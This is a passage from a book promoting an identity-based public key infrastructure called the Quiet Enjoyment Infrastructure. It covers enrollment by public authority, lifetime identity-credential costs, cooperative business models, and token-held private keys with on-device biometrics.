If ID-PKI can be made to work as planned, it makes the nature of the hairy word "trust" impossible to deal with in an equivocal manner. A key pair is generated by an entity called a registration authority, and the public key is digitally signed and administered by a certification authority. When a key is signed by an authority it is called a "certificate." Either the certification authority is a source of trust or it is not.

Carl Ellison points out that even if the certification authority is a perfect source of trust, when registration authority and certification authority are separate entities, communicating through an interface, there is too much opportunity for the process to be monkeyed with, so the key pair might not really identify the person it was supposed to.

He's right. The registration authority and the certification authority must be tightly bound. The Enrollment Component of the Quiet Enjoyment Infrastructure does just that. It's not a new idea, but the practical plan for making it happen is quite new.

Furthermore, QEI addresses head-on the other difficult word, "authority." is the most abused bit of semantics in the whole PKI scene. You can't create authority by saying "the flow chart calls for authority in this box, so we will create an entity with authority as a programmer would create a variable, simply by declaring it." Real authority is public authority. Our PKI called the Quiet Enjoyment Infrastructure applies duly constituted authority in its registration authority and certification authority.

QEI also addresses old notion that a universal ID-PKI is too difficult to deploy. It's true, a universal ID-PKI cannot be deployed by technologists. And after all, the reasoning goes, if a technology cannot be deployed by technologists, then it can't be deployed.

But that reasoning is flawed. It overlooks the pattern established when media companies get hold of technologies and turn them into mass media. Television hit its stride when Frank Stanton's view of it as media prevailed over David Sarnoff's view of television as the business of selling receiver and transmitter technology. It was the HBOs and not the Scientific Atlantas that transformed cable TV from neighborhood curiosity to a mass medium.

It's time for ID-PKI to graduate, to leave the homestead of its techie parents and move into its own as media. It has to happen. It is too good a solution to too many real problems not to make this transition. Necessity is the mother of deployment.

But ID-PKI will never be media in the sense that television or even the Internet is media. It's an authenticity conveyance system, not a transport medium. ID-PKI is needed by media as a part of a media infrastructure. Media can provide an impetus to its deployment. But the media industry cannot directly deploy ID-PKI. That has to do with the ingredient that is missing in almost all existing deployments of PKI.

The missing ingredient is not more technology, but a labor-intensive enrollment process that involves genuine authority. Only attestation professionals can provide the *reliably verified identities of individuals* that will make ID-PKI effective.

Stay tuned.

TWELVE PARTS OF QUIET ENJOYMENT

*We are continuously faced by great opportunities
brilliantly disguised as insoluble problems.*

Lee Iacocca

Let us move from the abstract to the concrete—not to mention the structural steel and sheet rock. It's time for some specific solution sets.

An example from history illustrates how QEI can be built out and deployed effectively by different autonomous teams and still maintain its cohesion. We can thank Edgar F. Codd for inspiring this approach. The fact that you and I can retrieve very particular information from computer systems is due to Ted Codd's model database management system. Databases in use today are queried using a fairly universal set of standards, largely because Codd had the good sense to guard against the fate of many good computer ideas.

Codd came up with a name for his new invention: *relational database*. He knew that if his idea became popular, every software maker whose product stored and retrieved a few bytes of information would claim its product to be, or encompass, a relational database. So he asserted that as the originator of the term “relational database,” he should have the right to determine what products did and did not meet his definition. He published a set of 12 tests. If it does this and this and this, then it is a relational database. Otherwise it is not.

Codd's standards meant that if a software company from taking the well-worn path of using advertising copywriters and public relations people to “re-engineer” their product in the most expeditious way, i.e. change the product description instead of changing the product. Codd's standards meant that if they wanted to claim to have a relational database, it really had to have a relational database. They had to get busy building software instead of brochureware.

As a result, programmers today can make assumptions about how their software will use a database, and you and I have a good chance of getting the information we need, when we need it.

Thirty odd years later we are faced with a similar problem. We need secure bounded environments. We need Quiet Enjoyment. To accomplish that we need tools and building materials that are up to a standard and work together.

When the term Quiet Enjoyment Infrastructure or QEI is used, people need to know

what it means. When a vendor uses the term QEI to describe its product, there needs to be a way to determine that it indeed meets QEI standards.

QEI = Opportunity

Each component of the Quiet Enjoyment Infrastructure, each solution to a particular authenticity-related problem, represents an opportunity. Some applications of QEI can be brought to market now. Others require a more complete version of QEI than exists as of this writing.

The identity credential that we're introducing is called the Osmio VRD, short for City of Osmio Vital Records Department. Osmio represents our source of duly constituted public authority that we keep citing as a necessary source of reliable identity.

The application of public authority tends to be paid for in fees for services rather than through taxes. You pay a fee to the state department for a passport, the motor vehicle department for a driver's license, the vital records department for a certified copy of your birth certificate. There is a cost to having things certified by public authority.

In the Enrollment Component chapter we will show that establishing a measurably reliable identity credential can be quick and inexpensive. However, when it is quick and inexpensive, "measurable" means "low." The reliability needed for many purposes calls for enrollment procedures that are not so quick and cheap. To make the whole effort worthwhile, the credential must be really powerful, and usable in many venues: healthcare, banking, school, government, shopping, personal information management, etc. It must replace not just your wallet but your keychain as well.

We must be inspired by the many inventors throughout history who brought forth "insanely great" things that people never imagined they could have, things that were beyond scarce.

The one thing that is beyond scarce in today's world, that is simply not available, is *authenticity*. Fraud and BS are everywhere; there is no reliable way of knowing what's real at any price.

Indeed, this age of highly efficient manufacturing and distribution has produced what Seth Godin cleverly called a "scarcity shortage." Our scarcityshortage.com site shows that authenticity is the new scarce yet desperately needed commodity, that it can be economically produced, and that opportunities abound for those who want to get involved in its production and deployment.

It gets better. As technology has gobbled up jobs, displacing labor with software, producing authenticity is and always will be labor-intensive. Producing authenticity will produce jobs.

As people assume that authenticity is beyond scarce, they also assume that identity credentials are limited-purpose devices. Employee ID is for work, username and password is for the company's cloud SSO services, Facebook ID is for Facebook and maybe a few blogs, driver's license is for driving and buying wine, credit card is for purchases, bank card is for banking, etc. QEI will put all of those into a little chip that fits into your phone

or watch or piece of jewelry or plastic card. Start your car and open the door to your home with it. And none of that activity will be trackable by anyone who is not licensed by you to have it.

Adopting a universal credential will put an end to “authenticity is not available” and “every instance requiring identity requires a different credential.” But first, there’s the “who’s going to pay for it?

Reality Check: Who’s Going to Pay for All Those Wallets?

What does it cost to identify Mary Jones? What does it cost her employer, her health care provider, her bank, her insurers? What does it cost Mary herself to be sufficiently identified to drive a car on public roadways, to travel overseas, to use the Internet? What’s the cost in time to maintain and remember all those usernames and passwords?

Well, let’s add it up:

ID Issuance and Maintenance Events During the Life of Mary Jones

Paid by	Item	Initial		Events Lifelong	Ave Initial	Total Initial	Annual Ongoing	Y Ong
		Min	Max					
Municipality	Birth Certificate	\$20	\$40	1	\$50	\$50	\$1	
Social Security	SS Card	4	5	1	9	9	1	
Municipality	School Records	40	100	2	110	220	10	
Municipality	Library Card	5	10	5	13	63	2	
Mary	Certified Copy of Birth Certificate	8	25	15	25	368		
Mary	Driver's License	25	90	15	83	1238	20	
Mary	Passport	40	80	5	100	500	7	
Bank (each)	ATM Card	12	18	12	27	324	8	
University	Student ID	15	40	2	43	85	8	
Employer	Employee							

	ID	30	90	6	90	540	15	
HMO	Health Card	10	30	8	30	240	5	
Auto Club	AAA Card	6	9	6	14	81	2	
Supermarket	Loyalty Card	6	9	10	14	135	5	
Bank	Credit Card	9	15	15	21	315	5	
Health Club	Photo ID	10	18	5	24	120	4	
Airline	Frequent Flyer ID	15	30	8	38	300	6	
Professional Assn	Membership Card	4	8	4	10	40	1	
State	Medicare Card	15	20	1	33	33		
Municipality	Death Certificate	20	40	1	50	50		
Mary's heirs	Certified Copy of Death Cert	8	25	8	25	196		
Total				130			\$4,905	
	Grand Total							

According to this very rough estimate, it costs something like \$9,000 to issue and maintain identity records throughout your lifetime.

That's just the hard cost. There's also the time and inconvenience of all the faxing and driving and standing at counters to establish the same old information over and over. What is the cost to Mary's employers, healthcare providers, miscellaneous clubs and membership websites, banks, etc. of resetting forgotten passwords? What is the cost to Mary's sanity and longevity? And what do we get for your \$9,000? What is the quality and reliability of the result? We've all encountered difficulty and expense because some organization had incorrect information about us.

What is the real cost of an ineffective system of identity credentials? Whatever the figure is, it's much higher than \$9,000 per person per lifetime. And as the global village grows both tighter and more complex, the cost surely will rise.

If you need more convincing, this story⁵⁹ might do it for you:

Identity Thieves May Claim \$21 Billion In Fake Refunds, Study Says

(Bloomberg News) Identity thieves are poised to claim \$21 billion in fraudulent tax refunds over the next five years, according to a report by the inspector general who oversees the U.S. Internal Revenue Service.

The report released Thursday documents the growth in tax fraud through identity theft and includes previously unreleased details of potentially fraudulent returns...

The IRS has been seeking to combat identity theft for several years as it tries to keep up with evolving schemes while avoiding delays in legitimate refunds...

‘Significant Resources’

“We are devoting significant resources to combat tax refund fraud using stolen identities and have already taken action with respect to issues identified in the report,” [wrote Peggy Bogadi, commissioner of the IRS wage and investment division]

In a statement released today, the agency said it has changed its screening filters to address the issues raised in the report...

The report said the IRS should limit the number of tax refunds that can be sent to a single bank account and deposit refunds only to bank accounts and debit cards in the taxpayer’s name.

“Online tax cheats are swindling billions from law-abiding Americans,” said Senator Bill Nelson, a Florida Democrat who requested the report, in a statement. “It’s an ongoing problem, and we’ve got to find a fix.”

\$21 billion (with a B) is just the cost of income tax refund identity fraud to the U.S. national taxing authority. It doesn’t include state taxing authorities, or authorities around the world. If they all made use of a reliable universal identity credential, they might be able to reduce all our taxes and save the economies of Greece, Spain and Portugal in the bargain.

An enrollment session costs from \$0 (basic low-level identity certificate) to \$9.95 (for a simple remote enrollment using out-of-band verification procedures) to \$25 (if more than 100 notarial face-to-face enrollments are performed in succession at one location) to over \$1,000 dollars (for a single Tabelio Birth Certificate enrollment via an onsite appointment.) The face-to-face Digital Birth Certificate enrollments establish the lifetime Foundational Certificate record and include two smart cards and a CD of all records created during the session, PENs and biometrics; fancier tokens such as a three-factor USB fob are extra. Tokens will get lost, passwords will be forgotten, and some relying parties will need to pay a fee, so there will be some additional costs.

If the total annual cost of the credential is less than \$30, it will be a huge decrease in the

aggregate cost of identifying people. Add in the savings in time, and Osmio VRD is the best investment in a long, long time.

The problem is, it's an investment for "the commons." Everyone together benefits at a rate much greater than, say, \$80 initially and \$30 per person, but does any one potential payer benefit sufficiently to actually pay for it?

As Aristotle noted⁵³,

That which is common to the greatest number has the least care bestowed upon it. Everyone thinks chiefly of his own, hardly at all of the common interest; and only when he is himself concerned as an individual. For besides other considerations, everybody is more inclined to neglect the duty which he expects another to fulfill; as in families many attendants are often less useful than a few.

Who is going to pay for all these enrollments and the system that manages them? Indeed, who is going to pay to save the world from rampant inauthenticity?

Two Opportunities of the Commons

It's true that people do things in their own interest, not in their neighbors' interest. But there are a number of big, glaringly successful instances that show the power of a good business model in aligning self-interest with the interest of everyone in a community.

If you live in North America then you've seen the Florida's Natural orange juice commercial in which the citrus farmer say "it's owned by a small co-op of growers, so only our personal best goes into every carton. We own the land, we own the trees, and we own the company." It bears noting that the farmers also own the brand.

Here are a few more brands from agricultural coops⁵⁴ that you might recognize:

Ocean Spray popularized cranberry and grapefruit juice, and is now the nation's leading bottled juice company.

Sunkist, a co-op of citrus farmers in California and Arizona, is the world's largest co-op marketing fruits and vegetables.

Welch's was once privately owned, but is now owned by the National Grape Cooperative.

Tree Top is a leading producer of apple and pear products, owned by more than 1,300 farmers in the Northwest.

Blue Diamond is the world's largest tree nut producer, with more than 3,000 members in California. It celebrated its 100th anniversary in 2010.

Land O' Lakes is a huge dairy cooperative serving more than 300,000 milk producers.

Dairy Farmers of America's 18,000 members own Borden cheese.

Cabot Creamery is a dairy co-op specializing in cheese, with 1,200 members in the northeastern U.S.

Organic Valley is a dairy co-op that started in Wisconsin and now has clusters of members producing locally from coast to coast.

Tillamook is a dairy co-op, founded in 1909; nearly all of its 110 members live in a single county on the Oregon coast.

Country Natural Beef is a rancher cooperative, specializing in range-raised cattle.

Why is the agricultural cooperative model so overlooked? Why do assumptions about business models seem to follow only what Wall Street tells us about business models?

Actually, Wall Street itself is a brand owned by an agricultural cooperative. Very few people working for the Wall Street agricultural cooperative work anywhere near the street of that name; rather they work in remote fields where their crop is grown.

What do the Wall Street farmers grow?

Why, they cultivate a kind of fertilizer. It's a species of inauthenticity called BS. Their brand of inauthenticity is sold to us outsiders; like any good cooperative they tend to take care of their own.

However, the Wall Street farmers' coop is at odds with the other agricultural coops for the simple reason that their farm implements are securities, that is, equity and debt in companies that are not cooperatives. Cooperatives do not sell stock.

You can't buy a piece of an agricultural coop unless you actually grow the crop; and then you get the same share of the pie as everyone else in the coop. There being no IPOs and mergers and acquisitions and proxy fights to write about, the financial press tends to overlook the important role the agricultural cooperatives play in our economy other than the Wall Street agricultural coop. So the rest of us tend to overlook them when we look for business models that can solve problems of the commons.

What we are proposing is really a set of "Authenticity Growers' Cooperatives," one each for most of the Components of the Quiet Enjoyment Infrastructure, and one each for each of the major audiences. The chapters that follow this one will give some detail on each of the Components.

But first we still need to get back to the question of who's going to buy those Authenticity crops? For starters, who is going to pay for all that enrollment activity?

The answer is that certain applications in certain industries offer sufficient value to justify the cost of enrollment for their own purposes. The value of the resulting credential in other settings is simply a byproduct of the paid-for enrollment.

The Happy Customers: Principal Relying Parties

The Identity Reliability Component and Enrollment Component will be paid for by Principal Relying Parties. Let's take a look at who's going to want this service enough to pay for it.

Healthcare Organizations

Providers of health care, from solo physicians to large hospitals, need a means of identifying healthcare professionals and patients that will satisfy HIPAA and, more importantly, cut the huge cost of repeated enrollments. How many times have you been handed a clipboard in a doctor's or hospital's waiting room? Wouldn't it be better to point your phone or watch at a terminal, click to accept the hospital's signature on your PersonalNDA and issue the license to the information requested?

HMOs and Health Insurers

HMOs and health insurers have many of the same needs as the healthcare providers. Either could easily justify the cost of enrolling the patient, and certainly the cost of enrolling the professional.

Are you a healthcare professional? If so, then your track record of integrity and professionalism in the healthcare industry will serve as a great starting point for learning about the possibilities of getting involved with a Healthcare Authenticity Enterprise.

Employers

Surely a case can be made for asking employers to pick up the tab for establishing their employees' identity property. The initial cost would be about the same as issuing the token. After that, the cost of maintaining it is a fraction of what companies currently pay to maintain tokens like identity badges.

The Osmio VRD business model anticipates that employers will pay \$25 to \$180 for the initial Osmio VRD Digital Birth Certificate, based on such things as number of enrollments and location where they are performed. After that there is an annual fee for maintaining the certification of the public key and fees for replacing lost wallets and compromised PENs (private keys) wallet upgrades, and eventually the inevitable increase in key length, as computers become more powerful. If you leave the company, there is no cost to revoke your certification to the employer. The employee's Foundational Certificate is never revoked unless its PEN (private key) has been compromised, and normally the certificate+PEN combinations (puzzle kits) derived from it are not revoked because of a change in employment. The company simply notes on its own access control lists that such-and-such a certificate no longer has access privileges. The wallet itself lives

on. This alone should make the whole system cost-effective.

There's also the question of what it costs employers when employees share building and network access credentials. Because the Osmio VRD credential protects all kinds of personal assets, including bank accounts, it is very unlikely to be shared. If three-factor authentication is used, it *can't* be shared.

Large companies currently pay large fees to PKI providers for consulting and system installation. Then there are costs associated with managing the system. The Quiet Enjoyment Infrastructure makes PKI solutions less costly and more manageable.

Do you have experience selling to top management? If so, then your track record of integrity and professionalism will serve as a great starting point for learning about the possibilities of getting involved with Reliable Identities, Inc., our Authenticity Enterprise serving the enterprise either directly or in partnership with providers of identity management solutions.

Credit Unions, Mutual and Cooperative Banks, Local Banks

Issuance of ATM cards does cost money, but not as much as a high-quality Osmio VRD enrollment. So why would a bank pay for Osmio VRD credentials? QEI presents a unique opportunity for sponsoring banks and credit unions. If you know something about retail banking, you understand the term "top of wallet." It refers to the one debit or credit card that a customer tends to reach for in most or all transactions. If a bank's card occupies the "top of wallet" position in a customer's pocket, then that customer is particularly profitable.

When one card or one phone chip serves as employee ID and healthcare card and insurance card, not to mention in the distant future the driver's license, that card or chip will be more than top of wallet; it will *be* the wallet. Suggest to a retail banker that he or she can have the institution's logo on the wallet itself, and you're guaranteed to get their attention.

Do you have banking experience? If so, then your track record of integrity and professionalism will serve as a great starting point for learning about the possibilities of getting involved with an Authenticity Enterprise serving credit unions, mutual and cooperative banks, and local banks.

Financial Services Firms

401k and mutual fund providers, securities firms and insurance companies are all sensing the tide of single-sign-on expectation. People do not want to have to remember a lot of passwords. Providers of retirement plans and mutual funds have made account information available on SSL-protected sites for years. They'll let you look at your account positions; you can even move money among accounts. The companies have felt safe as long as an actual withdrawal or transformation of an account balance into a transportable asset required a good old paper form with wet signature.

But now everything is starting to link to everything. It's not just the expectation of SSO, it's the customer perception is that good service and paper forms are antithetical. "Why can't I do what I want with my own money right now!" is the refrain of the about-to-be-dissatisfied customer.

This specter of widespread demand for asset mobility combined with SSO makes financial services people nervous – the smart ones anyway. A \$90 Osmio VRD token is a quick, reliable and actually inexpensive cure for that headache, especially when it identifies the holder of a high-value account.

Do you have experience in financial services or insurance? If so, then your track record of integrity and professionalism will serve as a great starting point for learning about the possibilities of getting involved with an Authenticity Enterprise serving your industry.

Associations, Conference Operators and Controlled Circulation Media Organizations

The Community Component provides a platform for community enterprises, that is, truly controlled circulation communities serving people with targeted professional, avocational, or other interests. Would the owner of Ophthalmology Village, the publisher of *Ophthalmology Journal*, be willing to pick up the tab for enrolling qualified ophthalmologists? It would of course depend upon the value of having a place where its advertisers would have to be if they wanted to be seen by members of this particular qualified audience. Translation: they will if they're smart.

Do you have experience in the management of associations, conferences, or controlled circulation media? If so, then your track record of integrity and professionalism will serve as a great starting point for learning about the possibilities of getting involved with the Authenticity Enterprise Global Villages, Inc. and its Village® authenticity-enabled social media platform.

The Authenticity Institute has business plans including financial models for these and a couple of dozen more markets for authenticity. Rather than start by sharing those plans and models, however, we'll ask that prospective Authenticity Entrepreneurs come forth with their own ideas about the business. Then we'll compare notes, the result being the best of two views, each arrived at independently and uninfluenced by the other.

The opportunities cited above serve member organizations of large industries, which will need to have a lot of capital in order to be perceived as viable. A good form of organization to address that kind of opportunity is the industry cooperative.

The credit card industry owes its success largely to a growth period in the late twentieth century when both Visa and MasterCard were owned by banking industry cooperatives. Interbank Card Association, which became MasterCard Worldwide, was owned by more than twenty five thousand issuing financial institutions. Since then the Wall Street coop has IPOd the credit card coops out of existence, but their history is instructive for our

authenticity market planning.

The Authenticity Growers' Cooperative

We at The Authenticity Institute are pleased with our progress building out the various components of the Quiet Enjoyment Infrastructure, but let's not kid ourselves: getting all this working is going to take a lot of toil in the Authenticity fields. If it all seems to get a bit complicated, keep in mind it's far less complicated than the world of physical real estate architecture, construction and management.

The need for QEI will be met with a number of parts, some commercial and some not. Most will come from the world of open source, while some will have proprietary ingredients.

Most of the Quiet Enjoyment Infrastructure relies upon established technology and established sources of authority. But as it is put into place, much development work will be needed to make the pieces fit together. For example, QEI calls for a single worldwide standard for the skills, technology and procedures involved in verifying identity and issuing credentials. The City of Osmio needs qualified people to serve on its boards to oversee the maintenance and use of those standards.

In addition to the plans we have generated internally, we expect that members of the Authenticity Alliance, the collection of Authenticity Entrepreneurs and involved individuals, will generate lots more. Our intellectual property and core competencies will make our collection of QEI enterprises and noncommercial organizations into a prime supplier of authenticity in online spaces. We will manufacture authenticity by the ton.

We All Need Buildings

No one wants to live and work in a cardboard box by the side of the road. The Authenticity Institute has developed, and will provide to member organizations of The Authenticity Alliance, sets of messages for decision influencers in specific target markets that clearly show how online buildings are as necessary as physical buildings.

When users of technology ask, "what have you got for me today?" and IT vendors answer, "new licensing schemes that help us maintain power over you," IT earns the kind of difficulty it is currently experiencing. Meanwhile, one of IT's famous paradigm shifts is trying to get noticed. This paradigm shift will attract those who understand that IT can provide a permanent source of income to those who are willing to take their skills from technology into a real industry. We are all in both the real estate business and the media business, and we need to speak both languages.

The Business Model for Authenticity Alliance Members

Take a look at Salesforce.com. Think about having to develop spreadsheets and planning tools and charts of accounts and customer relationship management tools and financial reporting tools from scratch, or just letting the Salesforce.com infrastructure do it all for you.

Every member of The Authenticity Alliance gets a customized portion of the

Authenticity Business Model, with which each organization can develop projections of anticipated unit volume, revenue, expenses and earnings.


So let's take a look at each of 12 components of the Quiet Enjoyment Infrastructure, each described in a chapter and followed by a note about the skills you will need to make that component ready for prime time.

THE PEN COMPONENT

Question 1 *Authenticity calls for pervasive digital signatures by reliably identified human beings. How do you protect the private keys, while making them available for digital signatures?*

Answer 1 The PEN Component

Nothing we do with computers, phones, tablets or other information appliances will be secure until there is a sound way to our data in a truly protected space. That requires isolating the private keys, or PENS.



The public keys of PKI are useless without their corresponding private keys. If the private keys are not established and managed in a way that truly isolates them and yet makes them conveniently available when needed, then PKI will not work. And if private keys are used only to identify machines rather than people, where does the accountability and authenticity come from?

Reviewing Some QEI Terminology

You'll recall that in our Quiet Enjoyment Infrastructure, PKI stands for Puzzle Kit Infrastructure. In PKI one either makes a puzzle with a public key so that only the owner of the corresponding private key can solve it, or one makes a puzzle with a private key such that anyone can solve the puzzle with the corresponding certified public key, knowing that it originated with the owner of the private key.

In QEI, private keys are referred to as Personal Endorsement Numbers – PENS – to

remedy the illogical and confusing usage of the term “certificate” when the speaker really means “private key.” Thus one signs a message or file with a PEN®.

Osmium

Osmium is an operating system designed to run in a token and to withstand the pressure of crooks, predators, terrorists, spammers, worm and parasite spreaders and hackers. Where most operating systems are designed to provide lots of useful services, Osmium performs only a very limited set of functions. If you want to program something to run in Osmium, well, you can't. It's not provided for and it's not allowed.

Osmium is a very simple operating system. It has no APIs. It knows how to do a very limited number of things. Its capabilities depend upon whether it is running in “bare metal” mode, as in a token, or in “indoors” mode on a computer running a hypervisor and virtual machine. Running in a token, Osmium can

- receive data (files and requests) via its contacts from a host
- determine what operation is being requested by received data
- take input from a fingerprint reader that is integral to the token
- take input from another biometric device that is integral to the token
- take input from a pinpad that is integral to the token
- perform matching operations on biometrics and PINs
- determine which private key should be used in encryption of challenge data or other data
- determine whether biometric and PIN input warrants use of the required private key
- display images and/or data on a display that is integral to the token
- perform or decline to perform encryption and/or hashing procedure
- send results of cryptographic operations via the token's contacts or via the token's NFC, IrDA, FeliCA, or ZigBee wireless RFID connections

Authentication requests in the form of a challenge may come to Osmium from a reception area, an outdoor space, and the response may be sent to the same reception area. Otherwise, Osmium communicates only with things in indoor spaces.

Osmium only honors identity certifications that are signed by the Osmio Vital Records Department and accompanied by an Identity Quality score.

Your Wallet and Birth Certificate

A credential may take the form of a SIM chip for a phone, smart card, key fob or piece of jewelry. It may require a special reader, or it may connect using the USB or IrDA ports on most computers.



You must be able to carry it with you, so you can use it on the computer at a public library in a foreign country. Since we're authenticating people instead of machines, that's the way it has to be. More importantly, portability makes the credential much more difficult to hack, as the hacker has to get his hands on it first. Its meager operating system cannot do much beyond the repetitive job of making its private key available for signing and decryption. It will never release its private key to a hacker.

Smart cards are old stuff, but their circuitry is still used in tokens that are more convenient: key fobs, cryptographic jewelry, proximity tokens and attachments to mobile phones. All are good. All do the job.

The Right Way To Use Biometrics

A biometric device such as a fingerprint reader belongs in one place, the token itself, and its proper use is to verify the identity of the holder in order to unlock PENs in the device. Just as the PENs should never leave the token in operation, neither should the fingerprint template or image. Think about it: if a man in the middle steals your password, you can get a new one. If he steals the image of your finger, he has stolen you..

A number of USB identity tokens have appeared with integrated fingerprint readers, though none of them is as isolated from the computer it's plugged into as it should be.

False acceptance rates of these latest fingerprint devices are quite low. Nevertheless, a common reaction is that any false acceptance rate higher than zero is unacceptable. That is true for applications that use a public fingerprint reader for access to physical or online resources. But consider that these fingerprint readers are part of a two or three-factor system and that one of the factors is possession. In other words, it's not enough to be able to get by with the wrong finger; first you have to obtain possession of the device; and after that is accomplished the perpetrator must expect at least a 99.9% chance of being rejected. Add a third factor, a PIN, password or passphrase, and you have a high level of assurance that the private key that is released for use does indeed belong to its purported and properly enrolled owner.

The designs of identity token devices are following the well-worn path, climbing over the old "here's what you should ask for" designs that come from the information technology vendor culture into the media/consumer electronics culture where the question is, "here's our latest – is that what you want?"

Many proximity (wireless) tokens with fingerprint readers are being made to be compatible with the ubiquitous HID reader that for years has been used in physical access controls for buildings.

Some manufacturers of USB devices are just starting to catch on to the reasons why mobile phone manufacturers include cameras in their designs. The reason why everything possible should be included in the Osmio VRD Wallet reveals itself in the question, "what

sorts of things should wallets be able to hold?” One’s traditional wallet holds everything from cash to credit cards to membership cards to supermarket affinity cards to pictures. If space allowed, they would hold everything that one might find in a woman’s pocketbook. Why? Because one wants to simplify the process of getting out the door to go somewhere. That’s why we have wallets to begin with, so we can grab one thing without thinking “which of these items might I need...?” Combining keys with wallet and files and address book and watch would enable a great leap forward in everyone’s time-to-departure.

Objects And The People Responsible For Their Actions

I started writing this book on one of two identical laptop computers. One evening I managed to leave it, open and turned on, right underneath a pipe that of course started to leak. The motherboard didn’t survive but the hard drive did, letting me simply move it to the unharmed laptop.

Like all computers that have seen regular use, the second laptop had its quirks and scratches that had always served to identify it. Now all of a sudden it had adopted the personality and identity of the first one, including its cookie files, certificates, address book, etc. But to a network, it was the machine with the MAC address and motherboard of a completely different computer.

So which computer was it? If we’re going to use the identity of a computer as a security element, which computer are we talking about?

That episode illuminates the whole problem with identifiers of objects. Objects can be cut up into more objects or merged with other objects, changing their essential nature. An object might be a corporation, such as Toystmart for example. Toystmart had a good privacy statement and a record of integrity in honoring the provisions of that statement – until it ran out of cash. Then that record of integrity became nothing more than a fungible asset, valuable to an acquirer who needed an integrity asset because – what else – the acquirer lacked such an asset.

How do you hold such an object accountable for its actions? With lawyers, of course. Lots of them. And lots and lots of court time.

What about a digital object inside a computer? Do we have little digital micro-lawyers fighting it out in virtual courtrooms in front of avatar judges?

By contrast, a person can be accountable for his or her actions in a comparatively simple manner. In our indoor environment, every object is bound to a person who is responsible for the object’s actions.

The Outdoor Portion of the PEN® System

A person’s identity credential needs a secure channel through which to communicate with the outdoors, that is, the host computer or phone and its operating system. That is the job of the outdoors portion of the PEN® System.

We’ve shown how the PEN® System and its Osmium operating system isolate processes and information in the token, but how do we trust the integrity of the device that

it's connected to? How do we know some very clever hackers have not intruded upon your computer or phone and replaced the operating system's cryptographic functions with their own? Can the crypto facilities themselves be spyware?

Almost all existing cryptographic facilities are "outdoors," that is, in the part of your computer that is open to spyware, if not direct intrusion. Spyware could alter the software that calls the crypto functions to do a little extra every time those functions are performed. That little extra can include sending your decrypted information back to the nosy people who propagated the spyware.

In addition to the user's token, the PEN® System needs to have something inside the information appliance as well. The computer, or phone, or camera, or mobile phone, or portable game device that the PEN® System connects to must also be capable of securely performing both asymmetric key and symmetric key cryptographic operations.

Let's say your colleague uses your public key to send you an encrypted file. Using the corresponding private key, which never leaves your identity token, your computer decrypts the file either directly or with a session key. What happens to that decrypted file if your computer has been tampered with? Remember, any file needs to be in plain text at some point in order to be of any use to you. That plain text had better be indoors.

Now Where Did I Put My Keys?

Probably the most secure type of computer is something called an HSM, which stands for Host Security Module or Hardware Security Module, depending upon which security conference you hang out at.

An HSM is a small server on a company's network where its cryptographic keys are kept, and made available to the right people and the right operations at the right time for the right purposes. An HSM can also perform encryption, decryption and signing operations much faster than would a general purpose processor on the network it serves.

Sometime in the 1990s as processor chips started getting cheap and fast, someone got the idea of building an HSM into a personal computer. Actually I haven't seen it described that way, but that's what the idea amounts to, an HSM inside a PC. We'll call it a PC-HSM.

The various incarnations of what I call the PC-HSM were offered by Intel, Phoenix Technologies, Wave Systems, and an industry consortium called the Trusted Computing Platform Alliance, later reconstituted as the Trusted Computing Group. They were followed by Microsoft's Palladium system, which at some point was renamed "The Next-Generation Secure Computing Base For Windows,"⁵⁵ or NGSCBFW, then NGSCB. Fairly trips off the tongue, eh? Let's just call it Palladium.

Palladium is a rather complete system, quite a good design for integrating the security capabilities of a PC-HSM not only with a personal computer but with its operating system as well. Palladium is worth studying, to learn how cryptography can be used in personal computing.

But Palladium suffers from one of those big flaws in security assumptions that we've

been discussing. Perhaps that's why, as Wikipedia notes, Microsoft has not published any materials regarding NGSCB on their MSDN site since March 2004, and none of the principal features described in the existing NGSCB materials have appeared in the two major versions of Windows since 2004 (Windows Vista and Windows 7).

More likely, Microsoft has been discouraged from releasing Palladium by some fairly intense negative commentary by privacy activists, who are concerned about both the potential for tracking of the user's activities and about the power it gives Microsoft to control what software is allowed to run on Windows. Palladium has also been characterized as a digital rights management infrastructure masquerading as a security infrastructure.

The Personal Information Ownership System will answer all those concerns. Regardless of Microsoft's reasons, let's look at the problems with the assumptions behind Palladium.

What's Missing

